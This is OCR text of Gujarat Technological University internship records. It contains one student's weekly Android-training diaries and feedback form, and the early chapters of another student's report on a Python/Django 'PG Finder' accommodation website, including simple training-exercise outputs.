Signature of officer-in-charge
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Date: 17/04/2023

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107059

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Umang Kalpeshkumar Thakkar

DIARY OF THE WEEK: DT: 17-04-2023 TO 23-04-2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: SHAILGRAM INFOTECH LLP

NAME OF THE PLANT/SECTION/DEPARTMENT: Mobile

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Dipesh Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

→ In this week I have learnt API calling Using Retrofit.

→ Sharing data to other CPPs using Intent.

→ Audio Recording in Android and also Video Player App.

→ Encode/Decode Image in Base64.

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TOTAL HOURS: 42.5

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date: 24/04/2023

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I
Enrollment no: 190390107053

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Umang Kulpeshkumar Thakkar
DIARY OF THE WEEK: IN: 24/04/2023 TO 30/04/2023
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: SHALGRAM INFOTECH LLP
NAME OF THE PLANT/SECTION/DEPARTMENT: Mobile
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Parth Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

→ In this week I have shifted to Kotlin language for mobile App development from Java language. ,So, I have learned Kotlin Basics, OOP's concepts, Classes in Kotlin

→ I have created Demo of Broad cast Receiver in Android App.

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TOTAL HOURS: 425

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date:

Signature of officer-in-charge
of Dept. / Section / Plant

Date: 01/05/2023

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

Annexure 2

Feedback Form by Industry expert

Student Name: Umang Kalpeshkumar Thakkar Date: 04/05/2023

Work Supervisor: Mr. Parth Patel Title: Internship at Shaligram Infotech

Company/Organization: Shaligram Infotech LLP.

Enrollment No: 190390107059

Internship Address: 3rd Floor, Shaligram Corridor, C.J Road Ambli, Ahmedabad.

Dates of Internship: From 06/02/2023 to 30/04/2023

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives				✓
Produces high quality work and accepts responsibility				✓
Uses technical knowledge and expertise			✓	
Analyzes problems effectively				✓
Communicates well and writes effectively				✓

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent) ✓

Additional comments, if any: Performance of Umang is good

Parth

Signature of Industry person with name and Stamp:

SHALIGRAM INFOTECH LLP AHMEDABAD

Signature of the Faculty Mentor

INTERNSHIP AT GROWNITED PRIVATE LIMITED

AN INTERNSHIP REPORT

Submitted by

Thakkar Vibha Maheshkumar

190390107060

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at PG Finder Website** has been carried out by **Vibha Maheshkumar Thakkar** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign

Prof. Akshay Kansara

Internal Guide

Sign

Prof. Akshay Kansara

Head of Department

Allotment Letter

GROWNITED

INTERNSHIP ALLOTMENT

Date: - 20/01/2023

TO WHOMSOEVER IT MAY CONCERN

This is to state that **Vibha Thakkar**, student representing **Saffrony Institute of Technology** is assigned Industry Internship as per GTU norms.

We wish him/her all the best to perform in this internship which is to be conducted from 27th Jan 2023 to 3rd May 2023.

For, Grownited Private Limited

Rahul Kirpekar
(Authorised Signature)

301-305, 3rd Floor, Suralin Complex, Nr. Municipal Market, Chimanlal Girdharlal Road, Navrangpura,Ahmedabad Gujarat- 380009. 7874014621; hr@grownited.com

Company Certificate

GROWNITED

Date: - 03/05/2023

TO WHOMSOEVER IT MAY CONCERN

This is to certify that **Vibha Thakkar** has successfully completed internship in our organization as an intern **Python/Django** for the duration of **12 Weeks**.

He/She has worked on project title **Pgfinder**.

During this tenure, we found that candidate is hardworking, conscientious & a responsible intern. The feedback of him/her participation has always been positive and we wish him/her all the best in future.

For, Grownited Private Limited.

Rahul Kirpekar
(Authorised Signature)

301-305, 3rd Floor, Surabhi Complex, Nr. Municipal Market, C.G. Road, Navrangpura,Ahmedabad Gujarat- 380009

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ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **PG Finder Website** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Akshay Kansara** & **Rahul kirpekar (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1.**Thakkar Vibha Maheshkumar**	_____

ACKNOWLEDGMENT

I wish to express my sincere gratitude to our External guide **Rahul Kirpekar** for continuously guiding me at the company and answering all my doubts with patience. I would also like to thank my internal Guide **Prof.Akshay Kansara** for helping me through my internship by giving me the necessary suggestions and advice along with their valuable co-ordination in completing this internship.

In addition to that, I would also like to mention the company personnel who gave me the permission to use and experience the valuable resources required for the internship.

Thus, in conclusion to the above said, I once again thank the staff members of **GROWNITED Pvt.Ltd.** for their valuable support in completion of the project.

Abstract

The PG Finder Website is a comprehensive and user-friendly platform developed using the language Python and Django, offering advanced search filters, user registration and login, and property listing management for individuals searching for properties to buy or rent, as well as property owners looking to list their properties. With the goal of simplifying the process of finding and listing properties, the website provides a centralized platform that reduces the time and effort required for both property seekers and property owners.

One of the key features of the Property Finder Website is its advanced search filters. Users can easily narrow down their property search based on various criteria such as location, price range, and amenities. This allows users to quickly find properties that meet their specific requirements, saving them time and effort in their property search. The website also provides detailed property listings with images, descriptions, and contact information, giving users a clear understanding of each property's features and enabling them to make informed decisions.

In addition to its search filters, the PG Finder Website offers user registration and login functionality. Registered users can create personalized profiles, save their search preferences, view their search history, and manage their favorite listings. This enhances their overall experience on the website by providing a customized and personalized approach to property searching.For property owners, the website provides an efficient and user-friendly way to list their properties.

They can create an account, log in, and easily manage their property listings through a comprehensive and intuitive listing management system. Property owners can add, edit, and delete property listings, upload images, and update property details, making it convenient for them to showcase their properties to potential buyers or tenants. Easy access to accommodation and Enhanced property visibility.

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Abbreviations

Symbol	Name
CE	Computer Engineering
HTML	Hypertext Markup Language
CSS	Cascading Style Sheet
SQL	Structured Query Language
QA	Quality Assurance
UI	User Interface
GUI	Graphic User Interface
OOPs	Object Oriented Programming
IDC	Integrated Development Environment

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Chapter 1: Company's Background

1.1 Overview of Company

- Grownited is an open-source organization for individuals and groups that think unique. Ideas are valuable to individuals, and we know that you have spent energy just thinking it up. We believe that ideas should not sit idle, so we do work for them.

- At Grownited, we acknowledge the large gap between the birth of an idea and the birth of its consequential reality. We know the endless effort that goes into bringing about this realityGrownited is open to inventive ideas that move people and then move industries. When an idea is brought to us, we take it on as our own. In collaboration with the founders of the idea, we will make it come to life. Our model of promoting entrepreneurship is not the traditional route of taking upfront payments. Instead, we ask for an equity stake in the business itself, which does justice to the work put in by us. We believe in the conviction of entrepreneurship by the youth being the future. And we wish to be a part of this future, doing our piece in promoting our beliefs.

1.2 History of Company

Grownited was founded in 2021 with the vision of bringing people of diverse backgrounds together. Today we are a group of motivated individuals with diverse and unique backgrounds, each with our own skills and interests. Together we create and execute projects which we think will contribute to positive change in the world and realize the vision we have for an inclusive, just and sustainable future. We work on different languages like Java, Mean, Merge, Full Stack, Python.

1.3 Scope of Work

We at Grownited with more than decades of experience in hundreds of projects in various industries as like:

- ➢ Education
- ➢ Health
- ➢ Manufacturing
- ➢ Engineering
- ➢ Hospitality
- ➢ Consulting

and utilities are well equipped to handle all these challenges for you. With expertise, teams possess vast experience and object-oriented development methods and we have handled clients globally with upgrading and customizing their present applications with the latest technologies and creating a conceptual software application for their industry. We have created numerous artistically challenging projects and our diverse creative website design portfolios speaks for itself. The goal of the company is to achieve a growth rate of more than 200% by doing Business with International Market as up to now we are growing by 100% yearly. Sincerely looking for the person/company who really looks at their own growth with our Growth.

Fig 1.3: Working Environment

1.4 Organization Chart




Fig 1.4: Organization Chart

1.5 Organization Capacity


There is a team of dedicated developers aimed to deliver our clients a hassle-free technology experience. The mission of the company is to deliver result-oriented products that promote user's business. The capacity of the Arth Infosoft Pvt. Ltd. has around 30-50 employees.

Chapter 2: Overview of Different Plants

2.1 Details about work in each department

1)Digital Marketing

When it comes to digital marketing, there is always more to be done. And for that, Grownited's zealous digital marketing team puts in continuous effort to make sure that our clients' get the best services in this sector.



2)Content Creation

In the age of the Internet, it is hard to handpick credibility. With Grownited, be guaranteed that your credibility is in the right hands. Our content creation team offers everything - content writing, photoshoot, video shoot, and conceptualization.

3) Branding

We, at Grownited, believe that establishing a brand is the key to the building of a successful venture. Our client's brand image will carve their success and so, we leave no stone unturned in creating a noteworthy brand.

4) Design

Grownited knows that communicating an idea is an experience. Simply putting it out there is not enough. Our clients want customers to know their goals and values in every move they make. And so, designing this communication is fundamental. Our team of designers will ensure your message gets across, loud and clear.

5) Software

What customers see on the Internet is what they expect to be met with. Grownited understands the importance of a first impression, and the need for it to be a lasting one. Leveraging design and technicalities is our specialty, leaving our clients with the best UI/UX and compatible websites and applications.

2.2 List of Technical Specifications

1) Digital Marketing

- Data analysis
- Campaign management
- Budgeting
- Content management systems (CMS)
- Interviewing
- Vendor management
- Pitching
- Copywriting
- Editing
- Researching and reporting
- SEO/SEM
- Digital ad management
- Social media marketing
- Content strategy

2)Content Creation

- Front matter
- Introduction
- Solution
- Further consideration
- Success evaluation
- Deliberation
- End matters

3) Branding

- Specification
- Table of Contents (TOC)
- Drawings
- photographs

4) Software

- User interaction and design
- User Experience Design documentation
- UX style guide
- Wireframes
- Software architecture design document
- Quality assurance documentation

Chapter 3: Internship and Project

3.1 Internship Summary

This Project is about Paying Guest Information Management System. Paying Guest Information Management System is a way which helps the students and other people who are looking for accommodation in a smart way, the aim of these project is to directly connect users and Paying Guest Owner in a way that Paying Guest owner can advertise their place and user can book their PG easily, this application is having some unique features and functionalities like user can view the place with the help of GPS, share the location share the place and user can also internally advertise the place so they can find their partner.

As we know, People started going outside the district or state for their jobs and study purposes. For that, People cannot be aware of outside states or districts. So, they face some problems such as how they find appropriate Paying guest houses in different districts or outside the state for their nearby working area? How do they find the best Paying guest house according to their requirements and budget nearby their working area? So here, we introduce a new System which is capable of recording how many Paying Guest houses are available in the required area that people search on our website. We also use third party apis to add more information for any PG. like the nearby local market , ATMs , banks, transport service , food service.

Pg owners can register themself and add their Pg and Pg details. Pg users can also add feedback / ratings / reviews for Pg and their services. Any user can connect with other users with email for other queries.

3.2 Objective

The aim of this application is to bridge the gap between owner and the student/employee and help them to find suitable and affordable Pg

It includes the following modules:

- Pg finder application will help you to compare Pg’s and select the best and affordable Pg for you.
- The Pg owner will receive notification to his/her phone number when the finder clicks the join button.
- Pg guests can contact the owner for more information about the Pg's place.

3.3 Purpose

This website will help the student/employee find convenient Pg in the area. This website will help look at the PG room and amenities and facilities provided by them. To help owners to advertise their Pg. Improve quality of service through ratings and feedback systems.

3.4 Technology and Literature Review

Python: Python is a high-level, interpreted programming language that is widely used for web development, scientific computing, data analysis, artificial intelligence, and more. It is known for its simplicity, readability, and ease of use, making it an ideal language for beginners and experienced developers alike.

Django: Django is a popular Python-based web framework that follows the model-view-controller (MVC) architectural pattern. It provides a robust set of tools and libraries for building web applications, including URL routing, database management, authentication, and more. Django also follows the DRY (Don't Repeat Yourself) principle, which helps developers write cleaner, more maintainable code.

Bootstrap: Bootstrap is a popular front-end web development framework that provides a set of pre-built HTML, CSS, and JavaScript components for building responsive and mobile-first web applications. It is known for its ease of use, flexibility, and compatibility with different browsers and devices.

PostgreSQL: PostgreSQL is an advanced, enterprise class open source relational database that supports both SQL (relational) and JSON (non-relational) querying. It is a highly stable database management system, backed by more than 20 years of community development which has contributed to its high levels of resilience, integrity, and correctness. PostgreSQL is used as the primary data store or data warehouse for many web, mobile, geospatial, and analytics applications.

VS Code: Visual Studio Code, also commonly referred to as VS Code,is a source-code editor made by Microsoft with the Electron Framework, for Windows, Linux and macOS. Features include support for debugging, syntax highlighting, intelligent code completion, snippets, code refactoring, and embedded Git. Users can change the theme, keyboard shortcuts, preferences, and install extensions that add functionality.

3.5 Internship Scheduling

Fig 3.5: Internship Scheduling

3.6 Internship Planning

Internship was divided into different segments as per the above plan to clear the basics and understanding of the project.

Week 1:
Learned about Introduction to C Language where I learned about the different concepts like, Operators, Arrays, Functions, Looping Statements, Switch Cases etc.

Task Assigned in C Language:

1) Creating patterns as per user choice

```
1) For Loop
2) While Loop
3) Do While Loop
Enter the number of your choice from above: 1
In For-Loop do you want
        1) Normal Pattern or
        2) Reverse Pattern?
Enter the number 1 or 2: 1
Do you want it
        1) Vertically or
        2) Horizontally?
Enter the number 1 or 2: 1
Enter the number of triangles: 2
Enter the number of Rows: 3
Enter the character you want to print in pattern: *
*
**
***
*
**
***
```

Fig 3.6.1: Creating Patterns

2) Operations on Arrays




Fig 3.6.2: Operations on Arrays

3) Calculator with 24 functionalities

Fig 3.6.3: Calculator

4) Student Application

```
Enter the Choice
        1) Create Students
        2) Display Students
        3) Search
        4) Update
        5) Delete
        6) Exit
Enter the choice in numerical value: 2

sid     name    fees    comp    maths   total   per     grade

1       rony    5600.00 67.00   89.00   234.00  78.00   B
2       hari    5600.00 89.00   78.00   257.00  85.67   B
```

Fig 3.6.4: Student Application

Week 2:
Learned about different kinds of Tags, Creation of Table, and other things in **HTML**

Assigned:

1) Creation of Web Pages for the Café website using HTML




Fig 3.6.5: Café Home Page




Fig 3.6.6: Veg Food Menu Page

Fig 3.6.7: Jain Food Menu Page




Fig 3.6.8: Contact Us Page

Fig 3.6.9: About Us Page

2) Login Page

Fig 3.6.10: Login Page

3) Signup Page

Fig 3.6.11: Signup Page

4) Forms in HTML

Fig 3.6.12: Forms in HTML

5) Creation of Table using HTML

Fig 3.6.13: Tables in HTML

Week 3:
Learned about Introduction to Java, I learned about OOPS concepts in Java, Inheritance, Polymorphism, Threads, Exception Handling etc.

Task Assigned:

1) Food Menu List

```
1) South Indian
2) Punjabi
3) Gujarati
4) Italian
5) Exit
Enter the choice:
1
You have selected South Indian
1) Dosa
2) Idli
3) Utappa
4) Vada
Enter the choice of south Indian you want:
1
Welcome you have entered dosa of South Indian
1) Masala Dosa -- Rs.40
2) Rava Dosa -- Rs.50
3) Spring Dosa -- Rs.60
Enter the dosa you want to order:
3
You have selected Spring Dosa in Dosa option under South Indian
Enter the number of plates:
5
The total price of 5 is 300.0
```

Fig 3.6.14: Food Menu List

2) Banking Application

```
Flow of Task

Admin Login
Admin:
        Create Customer
        Display Customer
        Search Customer
Customer Login
Customer:
        Deposit
        Withdrawal
        Check Balance
        Transfer
```

Fig 3.6.15: Banking Application

Week 4:
Learned about the Python and basics concepts in python which are required in Django Project. Concepts like Method Overriding, Method Overloading, File I/O, etc.

Task Assigned:

1) Check Big and Small Numbers from 2 numbers

2) Find Even or Odd

3) Positive and Negative

4) Leap Year or Not

5) Big and Small numbers from 3 numbers

6) Net salary of Employee after tax and take input of salary on monthly basis

7) Take element from user and add to list

8) Armstrong number or not

9) Find LCM

10)Find HCF

11)Fibonacci Series

12)Twin Number

13)Reverse a Number

14)Palindrome

15)Remove duplicates from list

16)Count total palindrome names from list

17)Find palindrome names from list and add to another list

18)Add data to tuple from the user and print it.

19)Employee Management System

20)Student Management System

Week 5 to Week 6: Learned about Django and understanding how to create the project, create apps, and create models. Post data to database, get data from database to web page, creation of forms, list etc.

Task Assigned:

1) List View

2) Delete View

3) Get Data from Database on web page

4) File Upload

5) Image Upload

6) Crispy Forms

7) Send Mail Functionality

8) User Registration

9) User Login

10) User Logout

11) Template Integration

Fig 3.6.16: List View of added products

Fig 3.6.17: Product Detail Page

Fig 3.6.18: Create Product Page




Fig 3.6.19: Upload Documents

